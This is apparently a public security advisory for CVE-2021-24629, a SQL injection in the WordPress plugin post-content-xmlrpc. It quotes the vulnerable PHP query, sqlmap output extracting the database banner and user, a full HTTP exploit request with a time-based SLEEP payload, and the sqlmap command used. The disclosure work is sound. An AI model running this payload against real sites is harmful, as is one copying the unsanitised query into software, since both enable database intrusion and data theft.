Wp Plugin Post Content Xmlrpc

Plugin Details

Plugin Name: wp-plugin : post-content-xmlrpc
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24629
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 21, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure


Technical Details

The edit site functionality takes in GET parameter `id` that is inserted into the SQL statement without proper sanitization, escaping or validation therefore leading to SQL Injection.

Vulnerable Code: list_sites.php#L103

```
101:            $id=$_GET['id'];
102:            $table=$wpdb->prefix."pcx";
103:            $results_edit=$wpdb->get_row("SELECT * FROM ".$table." WHERE id = ".$id)
```

PoC Screenshot



```
[15:37:34] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [
Y/n] Y
[15:37:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:37:34] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
 (potential) technique found
[15:37:48] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=pcx_add_sites&mode=add&id=1 AND (SELECT 7953 FROM (SELECT(SLEEP(5)))AgUn)
---
[15:38:13] [INFO] the back-end DBMS is MySQL
[15:38:13] [INFO] fetching banner
[15:38:13] [INFO] retrieved:
[15:38:13] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pre
vent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[15:38:31] [INFO] adjusting time delay to 4 seconds due to good response times
8.0.25-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.0.12
banner: '8.0.25-0ubuntu0.20.04.1'
[15:46:56] [INFO] fetching current user
[15:46:56] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[15:50:40] [INFO] fetching current database
[15:50:40] [INFO] retrieved: wp
current database: 'wp'
```

Exploit

```
GET /wp-admin/admin.php?page=pcx_add_sites&mode=add&id=1 AND (SELECT 7953 FROM (SELECT(SLEEP(5)))AgUn) HTTP/1.1
Host: 172.28.128.50
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.28.128.50/wp-admin/admin.php?page=pcx_add_sites
Connection: close
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1623236102%7ChOW4clIDPdi4TBOZiMszSHPdlMTwjn5Ct1f3LKhuUkr%7Cd369b0fc
Upgrade-Insecure-Requests: 1
```

SQLMap Command

```
sqlmap -r post-content-xmlrpc.req --dbms mysql --current-user --current-db -b -p id --batch --flush-session
```